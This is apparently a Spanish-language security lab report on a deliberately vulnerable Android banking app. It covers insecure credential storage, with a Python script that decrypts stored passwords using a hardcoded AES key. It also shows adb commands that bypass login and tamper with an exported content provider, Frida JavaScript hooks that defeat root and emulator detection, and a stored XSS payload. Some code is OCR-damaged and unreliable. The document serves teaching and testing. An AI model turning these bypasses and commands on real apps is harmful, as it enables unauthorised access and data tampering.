
┌───┐
├───┤ Frida 16.7.8 - A world-class dynamic instrumentation toolkit
├───┤
├───┤ Commands:
├───┤ help -> Displays the help system
├───┤ object? -> Display information about 'object'
├───┤ exit/quit -> Exit
├───┤
├───┤ More info at https://frida.re/docs/home/
├───┤
├───┤ Connected to Nexus 4 (id=192.168.56.107:5555)
├───┤
└───┘

[Nexus 4::PID::24172 ]-> [Log.d] Successful Login:: , account=dinesh:Dinesh@123$
Process terminated

```

- *Almacenamiento inseguro de datos*

Para el caso de almacenamiento inseguro, se encuentra una serie de vulnerabilidades. Comenzando por el almacenamiento de contraseña y usuario encriptado con AES en el archivo mySharedPreferences.xml.



```

at mySharedPreferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="EncryptedUsername">ZGluZXNo
  </string>
  <string name="superSecurePassword">DTrW2VXjSoFdg0e61fHxJg==
  </string>
</map>
at mySharedPreferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="superSecurePassword">MwdLHl1gdPw36PdHXkv8/6c3IFFDhwVufaiDdasQb4=
  </string>
  <string name="EncryptedUsername">amFjaw==
  </string>
</map>

```

El uso de mySharedPreferences.xml para almacenar este tipo de datos ya denota una falta grave, porque con un dispositivo rooteado se puede acceder a su contenido. Aunque, se podría pensar que, por usar AES encapsulado en base64, la contraseña estará segura. Sin embargo, existe otro fallo que se detectó en el análisis estático de la APK. La clave de AES está hardcodeada en el código y no solo eso, el vector de inicialización también. Por lo que, desarrollar un código en python que descifre la contraseña es tan simple como:

```

from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import base64
texto_cifrado = "DTrW2VXjSoFdg0e61fHxJg=="

texto_cifrado_AES = base64.b64decode(texto_cifrado)
clave = 'This is the super secret key 123'.encode('utf-8')
iv = bytes([0] * 16)

cipher = AES.new(clave, AES.MODE_CBC, iv) # Configurar el cifrador AES en modo CBC
plain_text = unpad(cipher.decrypt(texto_cifrado_AES), AES.block_size) # Descifrar y eliminar padding

```

```
print(plain_text.decode('utf-8'))
```

La contraseña en texto plano de 'DTrW2VXjSoFdG0e61fHxJg==' es:

```
pedro@pedro ~$ /home/pedro/anaconda3/bin/python /home/pedro/Escritorio/descifrar_AES.py
Dinesh@123$
```

La contraseña en texto plano de 'MWdLHl1gdPw36PdHXkv8/6c3IFFDhwVUfiaiDdasQb4=' es:

```
pedro@pedro ~$ /home/pedro/anaconda3/bin/python /home/pedro/Escritorio/descifrar_AES.py
contrsena_cambiada
```

Ambos usuarios se encuentran en base 64, por lo que en cualquier web se puede decodificar:

Finalmente, otra vulnerabilidad seria, que las credenciales y demás datos están almacenado en la base de datos de la aplicación en texto claro:

mydb.db ▶ users						
	id	username	password	first_name	last_name	
1	1	dinesh	Dinesh@123\$	dinesh	shetty	
2	2	jack	contrsena_cambiada	jack	apples	

- *Bypass de autenticación*


Volviendo al análisis estático, más concretamente el 'AndroidManifest.xml' se observan las siguientes líneas:

```
<activity
    android:label="@string/title_activity_post_login"
    android:name="com.android.insecureapp.PostLogin"
    android:exported="true"/>
<activity
    android:label="@string/title_activity_wrong_login"
    android:name="com.android.insecureapp.WrongLogin"/>
<activity
    android:label="@string/title_activity_do_transfer"
    android:name="com.android.insecureapp.DoTransfer"
    android:exported="true"/>
<activity
    android:label="@string/title_activity_view_statement"
    android:name="com.android.insecureapp.ViewStatement"
    android:exported="true"/>
<provider
    android:name="com.android.insecureapp.TrackUserContentProvider"
    android:exported="true"
    android:authorities="com.android.insecureapp.TrackUserContentProvider"/>
<receiver
    android:name="com.android.insecureapp.MyBroadCastReceiver"
    android:exported="true">
    <intent-filter>
```

Al encontrarse 'android:exported='true'', cualquier persona podría lanzar estas 'Activities' directamente, sin autenticarse. Por ejemplo, empleando ADB.

Gracias a la información anterior procedemos al bypass de autenticación mediante el uso de ADB como se observa en las siguientes imágenes:


```
pedro@pedro ~$ adb shell am start -n com.android.insecureapp/.PostLogin
Starting: Intent { cmp=com.android.insecureapp/.PostLogin }
pedro@pedro ~$
```



Se puede hacer igual para hacer transferencias y para ver los 'View Statement', mediante:

```
pedro@pedro ~$ adb shell am start -n com.android.insecureapp/.ViewStatement
Starting: Intent { cmp=com.android.insecureapp/.ViewStatement }
pedro@pedro ~$ adb shell am start -n com.android.insecureapp/.DoTransfer
Starting: Intent { cmp=com.android.insecureapp/.DoTransfer }
```

Finalmente, comprobamos el content provider de android, 'TrackUserContentProvider' mediante el cual, cualquier app o usuario conectado mediante adb puede leer, modificar o borrar dato. Se emplea el buscador de JADX y se encuentra la siguiente URL en el código:



```
at TrackUserLogins();
er private void TrackUserLogins() {
u: doLogin.this.getContentResolver().insert(TrackUserContentProvider.CONTENT_URI, values);
public class TrackUserContentProvider extends ContentProvider {
static final String PROVIDER_NAME = "com.android.insecureapp.TrackUserContentProvider";
static final String URL = "content://com.android.insecureapp.TrackUserContentProvider/trackerusers";
t: super(context, TrackUserContentProvider.DATABASE_NAME, (SQLiteDatabase.CursorFactory) null, 1);
t: db.execSQL(TrackUserContentProvider.CREATE_DB_TABLE);
```

Gracias a la cual podemos listar los usuarios que se han autenticado:

```
pedro@pedro ~$ adb shell content query --uri content://com.android.insecureapp.TrackUserContentProvider/trackerusers

Row: 0 id=1, name=dinesh
Row: 1 id=2, name=dinesh
Row: 2 id=3, name=dinesh
Row: 3 id=4, name=dinesh
Row: 4 id=5, name=dinesh
Row: 5 id=8, name=dinesh
Row: 6 id=10, name=dinesh
Row: 7 id=6, name=jack
Row: 8 id=7, name=jack
```

Incluso, insertar, modificar o borrar el ContentProvider:

```
pedro@pedro ~$ adb shell content insert --uri content://com.android.insecureapp.TrackUserContentProvider/trackerusers --bind name:s:'Pedro'

pedro@pedro ~$ adb shell content update --uri content://com.android.insecureapp.TrackUserContentProvider/trackerusers --bind name:s:'nombre_modificado' --where "id=1"

pedro@pedro ~$ adb shell content delete --uri content://com.android.insecureapp.TrackUserContentProvider/trackerusers --where "id=3"
```

Se obtiene:

```
pedro@pedro:~$ adb shell content query --uri content://com.android.insecurea
pp.TrackUserContentProvider/trackerusers

Row: 0 id=13, name=Pedro
Row: 1 id=14, name=Pedro
Row: 2 id=2, name=dinesh
Row: 3 id=4, name=dinesh
Row: 4 id=5, name=dinesh
Row: 5 id=8, name=dinesh
Row: 6 id=10, name=dinesh
Row: 7 id=6, name=jack
Row: 8 id=7, name=jack
Row: 9 id=9, name=jack
Row: 10 id=11, name=jack
Row: 11 id=12, name=jack
Row: 12 id=1, name=nombre_modificado
```

- *Bypass de detección de root*

Para este apartado se van a interceptar aquellas funciones que se encargan de detectar el dispositivo rooteado, como pueden ser:

```
void showRootStatus() {
    boolean isrooted = doesSuperuserApkExist("/system/app/superuser.apk") || doesSUXist();
    if (isrooted) {
        this.root_status.setText("Rooted Device!!");
    } else {
        this.root_status.setText("Device not Rooted!!");
    }
}

private boolean doesSUXist() {
    Process process = null;
    try {
        process = Runtime.getRuntime().exec(new String[]{"/system/bin/which", "su"});
        BufferedReader ln = new BufferedReader(new InputStreamReader(process.getInputStream()));
        if (ln.readLine() != null) {
            if (process != null) {
                process.destroy();
            }
            return true;
        }
        if (process != null) {
            process.destroy();
        }
        return false;
    } catch (Throwable th) {
        if (process != null) {
            process.destroy();
        }
        return false;
    }
}

private boolean doesSuperuserApkExist(String s) {
    File rootFile = new File("/system/app/superuser.apk");
    Boolean doesExist = Boolean.valueOf(rootFile.exists());
    return doesExist.booleanValue();
}
```

Una vez se interceptan, se modifica el booleano para que sea falso y no detecte el dispositivo rooteado. Para ello, se emplea Frida y el siguiente código en javascript:

```
Java.perform(function() { console.log("[*] Starting Root Detection Bypass...");

// Hook Superuser.apk
var File = Java.use('java.io.File');

File.exists.implementation = function() {
    var path = this.getAbsolutePath();
    if (path.includes('Superuser.apk')) {
        console.log('[Bypass] File.exists() on: ' + path + ' --> false');
        return false; // Fingimos que no existe el APK
    }
    return this.exists(); // Para otros archivos, comportamiento normal
};

//Hook 'su'
var Runtime = Java.use('java.lang.Runtime');
Runtime.exec.overload(['Ljava.lang.String;').implementation = function(cmd_array) {
    var cmd_str = cmd_array.join(' ');
    if (cmd_str.includes('which su')) {
        console.log('[Bypass] Runtime.exec() on: ' + cmd_str + ' --> pretend no su found');
    }
}
```

```

    var ProcessBuilder = Java.use('java.lang.ProcessBuilder');
    var fakeProcess = ProcessBuilder.$new(['']).start();
    return fakeProcess;
}
return this.exec(cmd_array); };
console.log("[*] Hooks Installed!");
});

```

Se ejecuta frida en el dispositivo:

```

vbox86p:/tmp # ls
frida_1
vbox86p:/tmp # ./frida_1

```

Posteriormente, se obtiene el PID de la app y se ejecuta frida en el host:

```

vbox86p:/ # ps | grep 'insecure'
u0_a67 1746 284 928472 145136 ep_poll f6590bb9 S com.android.insecureap
p

(frida_env) pedro@pedro ~$ frida -U -p 1746 -l bp_root.js

Frida 16.7.8 - A world-class dynamic instrumentation toolkit
Commands:
  help      -> Displays the help system
  object?   -> Display information about 'object'
  exit/quit -> Exit
  ...
  More info at https://frida.re/docs/home/
  ...
  Connected to Galaxy S6 (id=192.168.56.104:5555)
Attaching...
[*] Starting Root Detection Bypass...
[*] Hooks Installed!
[Galaxy S6::PID:1746 ]->

```

Una vez ejecutado, se comprueba en el dispositivo:

```

(frida_env) pedro@pedro ~$ frida -U -p 2082 -l bp_root.js

Frida 16.7.8 - A world-class dynamic instrumentation toolkit
Commands:
  help      -> Displays the help system
  object?   -> Display information about 'object'
  exit/quit -> Exit
  ...
  More info at https://frida.re/docs/home/
  ...
  Connected to Galaxy S6 (id=192.168.56.104:5555)
Attaching...
[*] Starting Root Detection Bypass...
[*] Hooks Installed!
[Galaxy S6::PID:2082 ]-> [Bypass] File.exists() on: /system/app/Superuser.apk -> false
[Bypass] Runtime.exec() on: /system/bin/which su -> pretend no su found

PostLogin
Transfer
View Statement
Change Password
Device not Rooted!!

```

- *Bypass de detección de emulador*

Para este apartado se van a interceptar aquellas funciones que detectan el dispositivo emulado, como pueden ser:

```

private void checkEmulatorStatus() {
    Boolean isEmulator = checkIfDeviceIsEmulator();
    if (isEmulator.booleanValue()) {
        Toast.show(this, "Application running on Emulator", Toast.LENGTH_SHORT);
    } else {
        Toast.show(this, "Application running on Real device", Toast.LENGTH_SHORT);
    }
}

private Boolean checkIfDeviceIsEmulator() {
    if (Build.FINGERPRINT.startsWith("generic") || Build.FINGERPRINT.startsWith("unknown") || Build.MODEL.contains("google_sdk") || Build.MODEL.contains("Emulator") || Build.MODEL.contains("An
    return true;
    }
    return false;
}

```

Una vez se interceptan, se modifica el booleano de la función `checkIfDeviceIsEmulator()` para que siempre sea falso y no detecte el dispositivo emulado. Para ello, se emplea Frida y el siguiente código en javascript:

```

Java.perform(function() {

```

```

console.log("[*] Starting Emulator Detection Bypass...");
var PostLogin = Java.use('com.android.insecureapp.PostLogin');
PostLogin.checkIfDeviceIsEmulator.implementation = function() {
    console.log('[Bypass] checkIfDeviceIsEmulator() --> false');
    return Java.use("java.lang.Boolean").valueOf(false);
};
console.log("[*] Hook installed!");
});

```

Se ejecuta frida en el dispositivo:

```

vbox86p:/tmp # ls
frida_1
vbox86p:/tmp # ./frida_1

```

Posteriormente, se obtiene el PID de la app y se ejecuta frida en el host:

```

vbox86p:/ # ps | grep 'insecure'
u0_a67  2495  284  913928 117384  ep_poll f6590bb9 S com.android.insecureapp

```

```

(frida_env) X pedro@pedro ~$ frida -U -p 2495 -l bp_emulator.js

Frida 16.7.8 - A world-class dynamic instrumentation toolkit

Commands:
  help          -> Displays the help system
  object?       -> Display information about 'object'
  exit/quit     -> Exit

More info at https://frida.re/docs/home/

Connected to Galaxy S6 (id=192.168.56.104:5555)

Attaching...
[*] Starting Emulator Detection Bypass...
[*] Hook installed!

```

Una vez ejecutado, se comprueba en el dispositivo:

```

(frida_env) X pedro@pedro ~$ frida -U -p 2495 -l bp_emulator.js

Frida 16.7.8 - A world-class dynamic instrumentation toolkit

Commands:
  help          -> Displays the help system
  object?       -> Display information about 'object'
  exit/quit     -> Exit

More info at https://frida.re/docs/home/

Connected to Galaxy S6 (id=192.168.56.104:5555)

Attaching...
[*] Starting Emulator Detection Bypass...
[*] Hook installed!
[Galaxy S6::PID:2495 ]-> [Bypass] checkIfDeviceIsEmulator() --> false
[Bypass] checkIfDeviceIsEmulator() --> false
[Bypass] checkIfDeviceIsEmulator() --> false
[Bypass] checkIfDeviceIsEmulator() --> false

```

Change Password


Rooted Device!!

✓ Application running on Real device

- *XSS almacenado:*


En la aplicación se permite el envío de xss entre usuarios, lo que puede llevar a la redirección a sitios maliciosos o la descarga de archivos maliciosos. Se puede ejecutar mediante los siguientes pasos:

- Primero, enviamos una transferencia desde jack (999999999) a dinesh (888888888), por ejemplo, con el código malicioso `<script>>window.location.href = "https://www.google.com";</script>`:



The screenshot shows the DoTransfer mobile app interface. At the top, there's a header with a hamburger menu icon and the text "DoTransfer". Below the header, there are two input fields: "From Account:" with the value "999999999" and "To Account:" with the value "888888888". Below these fields is a blue button labeled "Get Accounts". Underneath the button is another input field labeled "Amount:" with the value "oogle.com";</sci". Below this field is a blue button labeled "Transfer".

- Segundo, desde el perfil de jack abrimos los view statement:



The screenshot shows the ViewStatement mobile app interface. At the top, there's a header with a hamburger menu icon and the text "ViewStatement". Below the header, there are two tabs: "Todo" (selected) and "Imágenes". To the right of the tabs is a button labeled "Acceder". Below the tabs is the Google logo. Underneath the logo is a search bar with a magnifying glass icon. Below the search bar is the text "Google disponible en: English". At the bottom of the screen, there is a footer with the text "Google.com Free for personal use".